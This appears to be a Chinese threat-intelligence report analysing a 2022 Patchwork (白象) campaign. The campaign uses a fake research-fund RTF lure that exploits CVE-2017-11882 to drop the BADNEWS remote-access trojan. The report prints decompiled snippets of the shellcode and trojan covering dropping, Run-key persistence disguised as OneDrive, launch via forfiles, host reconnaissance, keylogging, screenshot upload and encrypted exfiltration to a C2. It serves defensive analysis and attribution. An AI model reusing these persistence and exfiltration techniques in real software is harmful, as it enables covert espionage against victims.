


白象组织近期网络攻击活动分析

安天CERT 安天集团 2022-10-27 23:55 发表于北京

点击上方"蓝字" 关注我们吧!



01 概述

2022年9月底，安天CERT发现一批白象组织的网络攻击活动。攻击者通过挂载恶意链接投放诱饵文档，文档内容主要面向于科研院所，文档包含CVE-2017-11882的漏洞利用，触发漏洞后释放白象组织专有的BADNEWS远控木马。梳理相关活动的特征如下表：

表1-1 攻击活动特征

事件要点	特征内容
事件概述	白象组织近期网络攻击活动
攻击目标	科研院所等领域目标
攻击手法	钓鱼攻击投递恶意文档，释放木马
攻击意图	窃密
攻击时间	2022年09月

02 攻击分析

2.1 攻击流程分析

截止分析时，我们仅发现诱饵文件的挂载链接，未发现相关的攻击邮件，挂载网站很可能为攻击者自行搭建：

https://***.org/magzine/zhongguo/

在安天CERT跟踪分析期间，链接指向内容发生过多次变化：

2022年09月16日左右，可下载名为“登记表.doc”的诱饵文档；

2022年09月28日左右，可下载名为“重大项目领域建议.doc”的诱饵文档；

2022年09月30日左右，已无文件可下载，但自动跳转至某科学基金委员会的官方网站：

https://www.***.gov.cn/publish/portal0/tab475/info70234.htm



图2-1 跳转到的某科学基金网站

2.2 诱饵文档分析

9月28日捕获到的攻击者伪造诱饵文档，名为“重大项目领域建议.doc”，创建时间为2022年09月27日。诱饵文档伪造某科学基金标题，骗取受害者信任，诱导对方点击运行。该文档包含CVE-2017-11882漏洞的利用，当文档运行时，将触发漏洞释放木马并运行，文档内容如下图：

基金

重大项目领域建议

(2022 版=)

领域建议名称：			
申请代码 1：	申请代码 2：	申请代码 3：	
第一建议人：	出生年月：	职称：	
依托单位：			
通讯地址：			
邮政编码：	联系电话：		
电子信箱：			

图2-2 仿冒“某科学基金”的文档

诱饵文档详细信息如下表：

表2-1 诱饵文档详细信息

病毒名称	Trojan[Exploit]/RTF.Obsecure.Gen
原始文件名	重大项目领域建议.doc
MD5	1e788e54f67fa64af39005af106567b0
文件大小	416 KB (426,613 字节)
文件格式	Rich Text Format
创建时间	2022-09-27 15:25:00
最后修改时间	2022-09-27 15:25:00
编辑总时间	1分钟
创建者	tundra
最后修改者	Tony Stark

rtf文档嵌入的ole对象调用公式编辑器组件对应的CLSID：7b0002CE02-0000-0000-C000-000000000046




图2-3 ole对象调用的公式编辑器组件

ole对象后续嵌入的Shellcode用于实现恶意功能。

2.3 Shellcode分析

该Shellcode分为两阶段，A阶段Shellcode为了寻找并跳转到B阶段Shellcode。




图2-4 ole对象包含的shellcode包含两部分

B阶段分为三部分

- 1. 释放"C:\\ProgramData\\Microsoft\\DeviceSync\\mcode.exe";

```

ShellExecuteA_2 = (void (__stdcall *)(_DWORD))v9;
v10 = VirtualAlloc(0, 241592, 12288, 64); // 申请0x3AFB8大小的内存块
v32(2, v10, 241592, varF4[61] + 2960); // 拷贝指定偏移处的PE数据至刚申请的内存中
strcpy((char *)v66, "C:\\ProgramData\\Microsoft\\DeviceSync\\mcods.exe");
qmemcpy((char *)&v66[11] + 2, "lrkpyjppjofetscdzwymbgwnuk", 26);
v41 = CreateFileA(v66, -1073741824, 2, 0, 1, 2);
WriteFile(v41, v10, 241592, &v40, 0, v21, v26); // 将内存中的PE数据保存至C:\\ProgramData\\Microsoft\\DeviceSync\\mcods.exe

```

图2-5 释放mcods.exe

2. 添加mcods.exe注册表自启动项，随系统启动时运行实现持久化；

```

qmemcpy((char *)&varF4[12] + 2, "craxzfppaeqzftnhinsbboqgrzwyijcowcmhoyddfybkpnzv", 48);
strcpy((char *)varF4, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run");
RegCreateKeyExA(0x80000001);
strcpy((char *)varF4, "OneDrive");
qmemcpy((char *)&varF4[2] + 1, "omblkdi", 7);
v39(v40, varF4, 0, 1, v66, 100, v18, v23, v28); // 注册表启动项下添加新键OneDrive，实现mcods.exe跟随系统启动

```

图2-6 添加注册表自启动项

3. 使用命令以“C:\Windows\System32\forfiles.exe /p c:\\windows /m twain_32.dll /c c:\\windowsuser\\..\\programdata\\microsoft\\deviceSynC\\mcods.exe”的形式，间接地将mcods.exe运行起来：

```

qmemcpy((char *)&v66[2] + 1, "drblvyv", 7);
ShellExecuteA_2(0); // 执行命令C:\Windows\System32\forfiles.exe /p c:\\windows /m twain_32.dll /c c:\\windowsuser\\..\\programdata\\microsoft\\
return MEMORY[0x44E709](0, v13, v16, v20, v25, v30);

```

图2-7 运行释放的mcods.exe

目标注册表为：“HKCU\Software\Microsoft\Windows\CurrentVersion\Run\OneDrive”，效果如下图：




图2-8 添加注册表自启动项

2.4 mcods.exe木马分析

打开文档后，释放的木马程序名为“mcods.exe”，属于白象组织长期使用的专有远控BADNEWS家族，具有多种功能。木马此次针对中国进行攻击，会检测受害者主机的时区是否为中国，窃取受害者数据发送到攻击者C2服务器，对受害主机进行命令与控制等。木马详细信息见下表：

表2-2 mcods.exe木马程序

病毒名称	Trojan/Generic.ASMalwS.2C95
原始文件名	mcods.exe
MD5	8328a66d974a5a4aca475270b94a428a
处理器架构	I386
文件大小	235 KB (241,592 字节)
文件格式	Win32 EXE
时间戳	2022-09-22 21:37:15+08:00
编译语言	C++

2.4.1 窃密能力分析

首先隐藏窗口，如下图：

```
memset(&v8[11], 0, 0xF9u);
memset(&v7[11], 0, 0xF9u);
memset(&ModuleName[13], 0, 0xF7u);
memset(&v6[17], 0, 0xF3u);
strcpy(v8, "User32.dll");
strcpy(v7, "ShowWindow");
strcpy(ModuleName, "kernel32.dll");
strcpy(v6, "GetConsoleWindow");
ModuleHandleA = GetModuleHandleA(ModuleName);
v14 = 0;
*(_QWORD *)&v10[13] = 0i64;
v11 = 0i64;
v12 = 0i64;
v13 = 0i64;
v15 = 0;
strcpy(v10, "LoadLibraryA");
LoadLibraryA1 = (int (__stdcall *) (_DWORD))kk_str_func((int)ModuleHandleA, v10);
v1 = LoadLibraryA1(v8);
v2 = (int (__stdcall *) (int))kk_str_func(v1, v7);
v3 = LoadLibraryA1(ModuleName);
dword_43B258 = kk_str_func(v3, v6);
v4 = ((int (__stdcall *) (_DWORD))dword_43B258)(0); // 隐藏窗口
return v2(v4);
```

图2-9 隐藏窗口

创建互斥体名为“rendumm”，保证木马自身单实例运行，如下图：

```
memset(&ModuleName[105], 0, 0x57u);
strcpy(&ModuleName[92], "CreateMutexA");
ModuleHandleA = GetModuleHandleA(String);
ProcAddress = GetProcAddress(ModuleHandleA, &ModuleName[92]); // 互斥量名为rendumm
strcpy(v76, "rendumm");
dword_43B260 = (int)ProcAddress;
((void (__stdcall *) (_DWORD, int, char *, int, int, int))ProcAddress)(0, 1, v76, a2, a3, a1);
```

图2-10 创建互斥量

检测是否为中国时区，如下图：

```
kk_get_timezone(Block); // 获取系统时区
v12 = 0;
memset(&v11[20], 0, 0x50u);
v3 = v10;
v4 = Block;
v5 = Block[0];
strcpy(v11, "China Standard Time");
if ( v10 >= 0x10 )
    v4 = (void **)Block[0];
v6 = strcmp((const char *)v4, v11); // 检查是否为中国标准时区
if ( v6 )
    v6 = v6 < 0 ? -1 : 1;
```

图2-11 对操作系统检测中国时区

若检测结果为中国标准时区，则搜集信息发送到攻击者C2服务器，如下图：

```

;
qmemcpy(v45, &v73, v44);
qmemcpy((char *)&v73 + 1, "ver", 3); // 木马版本为ver1.0
strcpy((char *)&v73 + 5, "1.0");
v47 = &v74[strlen((const char *)&v73) - 7] - (char *)&v73;
v48 = &v81;
while ( *++v48 )
;
qmemcpy(v48, &v73, v47);
strcpy(v85, "uuid="); // uuid=用户标识
v50 = kk_generate_ID_file();
v51 = strlen(v50) + 1;
v52 = &v84;
while ( *++v52 )
;
qmemcpy(v52, v50, v51);
v54 = &v84;
while ( *++v54 )
;
strcpy(v54, "#un="); // #un=用户名
v56 = sub_409C80();
v57 = strlen(v56) + 1;
v58 = &v84;
while ( *++v58 )
;
qmemcpy(v58, v56, v57);
v69[0] = (int)String1;
v60 = 0;
v69[1] = (int)v77;
v70[0] = (int)v85;
v70[1] = (int)v77;

strcpy((char *)&v73, "uuid="); // 获取用户标识
v13 = 0;
do
{
    v14 = v74[v13++ - 8];
    String1[v13 - 1] = v14;
}
while ( v14 );
v15 = kk_generate_ID_file(); // 创建记录受控ID的9PT568.dat文件
lstrcatA(String1, v15);
LOBYTE(v73) = 35;
strcpy((char *)&v73 + 2, "n=");
v16 = strlen((const char *)&v73) + 1;
v17 = &v81;
while ( *++v17 )
;
qmemcpy(v17, &v73, v16);
v19 = sub_409C80(); // 获取用户名，及是否为管理员权限
v20 = strlen(v19) + 1;
v21 = &v81;
while ( *++v21 )
;
v23 = &v74[strlen((const char *)&v73) - 7] - (char *)&v73;
v24 = &v81;
while ( *++v24 )
;
qmemcpy(v24, &v73, v23);
v26 = kk_get_computerName(); // 获取计算机名
```

图2-12 收集信息代码

具体收集的受害主机基本信息如下表：

表2-3 收集受害者主机基本信息

代号	收集信息
uuid	用户标识
un	用户名
cn	计算机名
on	系统版本
lan	本机IP地址
nop	空字段
ver	后门版本

信息按以下格式组合，之后通过自定义算法加密，发送至攻击者C2：

uuid=用户标识#un=用户名#cn=计算机名#on=系统版本#lan=本机IP地址#nop=空字段#ver=后门版本

除以上基本信息以外，木马还会收集如DNS缓存、Systeminfo信息、系统服务和驱动、网络配置以及已安装软件列表等：

```
strcpy(v88, "ipconfig /displaydns"); // 获取DNS缓存
strcpy(v86, "tasklist"); // 获取进程列表
strcpy(
    v89,
    "reg query HKEY_LOCAL_MACHINE\\Software\\Microsoft\\Windows\\CurrentVersion\\Uninstall /s | findstr DisplayName");// 获取软件列表
strcpy(v87, "ipconfig /all"); // 获取网络配置
v62 = v86;
v63 = 0;
strcpy(v90, "systeminfo"); // 获取系统详细信息
strcpy(v91, "sc query"); // 获取系统服务和驱动信息
```

图2-13 木马收集的其他信息

2.4.2 控制能力分析

攻击者在窃取受害者信息后，还可以通过多种指令对受害者机器进行控制，代码案例如下图：

```
goto LABEL_107;
while ( *((_BYTE *)&Source + v45) != '8' )// 指令8
{
    if ( ++v45 >= v42 )
        goto LABEL_104;
}
if ( !v45 )
{
    memset(v115, 0, 0x104u);
    memset(&String2[11], 0, 0x59u);
    strcpy(String2, "kpro98.dat"); // 上传键盘记录文件 (%temp%\kpro98.dat)
    GetTempPathA(260, v115);
    lstrcatA(v115, String2);
    kk_send_ctrl_data_to_c2(v115, (char *)Size);
    goto LABEL_123;
}
```

图2-14 控制指令8代码


```
while ( *((_BYTE *)&Source + v49 + v47) == byte_435618[v49] )// 指令23
{
    if ( v49 == 1 )
    {
        if ( !v47 )
        {
            memset(fileName, 0, sizeof(fileName));
            memset(&v108[11], 0, 0x59u);
            strcpy(v108, "TPX499.dat");// 上传截图文件 (%temp%\TPX499.dat) 后将其删除
            GetTempPathA(260, fileName);
            lstrcatA(fileName, v108);
            kk_screen_shot(); // 实现截图
            kk_send_ctrl_data_to_c2(fileName, (char *)"62");
            ((void (__thiscall *) (int))sub_405290)(3);
            DeleteFileA(fileName);
        }
    }
}
```

图2-15 控制指令23代码

具体指令及功能如下表：

表2-4 木马控制指令功能

指令代码	功能
0	退出
4	上传搜集的文档列表(%temp%\edg499.dat)后将其删除，并新建一个BadNews实例
5	上传指定文件
8	上传键盘记录文件 (%temp%\kpro98.dat)
13	上传指定指令的执行结果(%temp%\Adb222.tmp)
23	上传截图文件(%temp%\TPX499.dat)后将其删除
33	从指定的URL下载至文件(%temp%\up)并执行

指令4搜集下图后缀名的文档：

004389E0	64 6F 63 3A 64 6F 63 78 3A 70 64 66 3A 70 70 74	doc:docx:pdf:ppt
004389F0	3A 70 70 74 78 3A 6A 70 67 3A 6A 70 65 67 3A 70	:pptx:jpg:jpeg:p
00438A00	6E 67 3A 72 74 66 3A 74 78 74 3A 37 7A 3A 72 61	ng:rtf:txt:7z:ra
00438A10	72 3A 7A 69 70 3A 64 6F 63 6D 3A 6D 73 67 3A 77	n.zip docm:msg:w
00438A20	70 73 3A 78 70 73 3A 70 70 74 6D 00 01 00 00 00	ps:xps:pptm.....

图2-16 搜集后缀名的代码

2.4.3 对抗能力分析

a) 数字签名

将攻击者木马mcmds.exe释放在“C:\ProgramData\Microsoft\DeviceSync\mcmds.exe”该目录下，木马数字证书为“5Y TECHNOLOGY LIMITED”，颁发者为Sectigo Limited，使用时间为2022年3月31日8:00:00至2023年3月16日7:59:59。




图2-17 数字签名

b) 加密流量数据

攻击者使用自定义算法加密流量，算法为AES-CBC-128+Base64+固定位置嵌入“=”和“&”字符，AES算法密钥为硬编码：37FF8272C0EEBC0AE1D90382847618DD

```
v79 = xmmword_435850; // 密钥: DD1876848203D9E10ABCEEC07282FF37
strlen(lpMultiByteStr);
kk_cryptFunc(&v67, &v79); // 加密流量, 密钥: DD1876848203D9E10ABCEEC07282FF37
LocalAlloc(0x40u, 0x19000u);
```

图2-18 流量加密算法的调用

```

if ( a3 )
    *a3 = 0;
v4 = (a1 & 0xFFFFFFFF0) + 16;
v8 = rand() % 15 + 1;
result = (m128i *)malloc(v4 + v8);
v6 = result;
if ( result )
{
    memset(result, v4 - a1, v4);
    if ( a1 )
        memmove(v6, a2, a1);
    kk_aes_cbc_128(v10, key);
    v11 = 0i64;
    kk_aes_encrypt(&v11, v6, v6, v4);
    kk_srand((int)v6->m128i_i32 + v4, v8);
    if ( a3 )
        *a3 = v4 + v8;
    return v6;
}

```

图2-19 流量加密算法的实现

可反向通过算法将木马的流量解密，得到窃取的受害者主机基本信息：




图2-20 解密流量中的受害主机信息

03 关联溯源

3.1 木马同源

此次释放的木马mcods.exe是白象曾使用过的BADNEWS远控家族。此次木马的远控指令和功能，与PaloaltoNetworks在2018年发布的BADNEWS远控分析报告^[1]的描述完全一致。

Command	Description
0	Kill BADNEWS.
4	Upload edg499.dat, which includes the list of interesting files. Spawn a new instance of BADNEWS after.
5	Upload the file specified by the C2.
8	Upload the TPX498.dat file, which contains the list of collected keystrokes.
13	Copy file to adbFile.tmp, and upload it to the C2.
23	Take screenshot, temporarily store it as TPX499.dat, and upload it to the C2.
33	Download specified file to %TEMP%\up and execute it in a new process

图3-1 PaloaltoNetworks报告中对BADNEWS远控功能的描述

其他如两者的C2回传路径和PHP名、加密算法密钥、主机基本信息内容及组合格式等等都高度一致。

3.2 数字证书同源

此次木马使用的数字证书也被白象组织的其他攻击活动中所使用：

表3-1 mcods.exe木马的数字证书

使用者	5Y TECHNOLOGY LIMITED
指纹	0b26d02a94f4c8e14222a966b005bb7d30b45786
有效期从	2022年3月31日 8:00:00
有效期至	2023年3月16日 7:59:59
序列号	25ba18a267d6d8e08ebc6e2457d58d1e

04 威胁框架视角的攻击映射

本次系列攻击活动共涉及ATT&CK框架中个10阶段的14个技术点，具体行为描述如下表：

表4-1 近期白象组织攻击活动的技术行为描述表

ATT&CK阶段	具体行为	注释
侦察	搜集受害者身份信息	收集受害者所属组织，针对性地伪装成受害者感兴趣的身份
资源开发	获取基础设施	购买服务器并搭建虚假网站和C2 服务
初始访问	网络钓鱼	通过鱼叉邮件向目标发送虚假网站的链接

执行	利用主机软件漏洞执行	恶意文档利用CVE-2017-11882漏洞
持久化	利用自动启动执行引导或登录	Shellcode将BadNews木马加入注册表启动项中
防御规避	执行签名的二进制文件代理	木马文件被加以数字签名
发现	发现文件和目录	木马搜集本机指定后缀名的文档文件
	发现系统地理位置	木马运行时会首先判断本机是否为中国时区
收集	收集本地系统数据	木马搜集本机的系统、网络、文件、软件等信息
	输入捕捉	木马拥有击键记录器功能
	获取屏幕截图	木马拥有屏幕截图功能
命令与控制	使用应用层协议	木马通信使用HTTP协议
	使用加密信道	木马通信发包前会通过自定义加密算法加密数据
数据渗出	使用C2信道回传	窃密数据回传至C2服务器

将涉及到的威胁行为技术点映射到ATT & CK框架如下图所示:

[illegible]

图4-1 近期白象组织攻击活动对应ATT&CK映射图

05 小结

通过目前的分析，安天CERT认为这是一起来自印度方向的白象APT组织的攻击活动。攻击者疑似通过钓鱼攻击投递专用远控木马，相关的攻击手法和代码与以往的白象组织的攻击特征保持一致。

附录一：参考资料

[1] Patchwork Continues to Deliver BADNEWS to the Indian Subcontinent
<https://unit42.paloaltonetworks.com/unit42-patchwork-continues-deliver-badnews-indian-subcontinent/>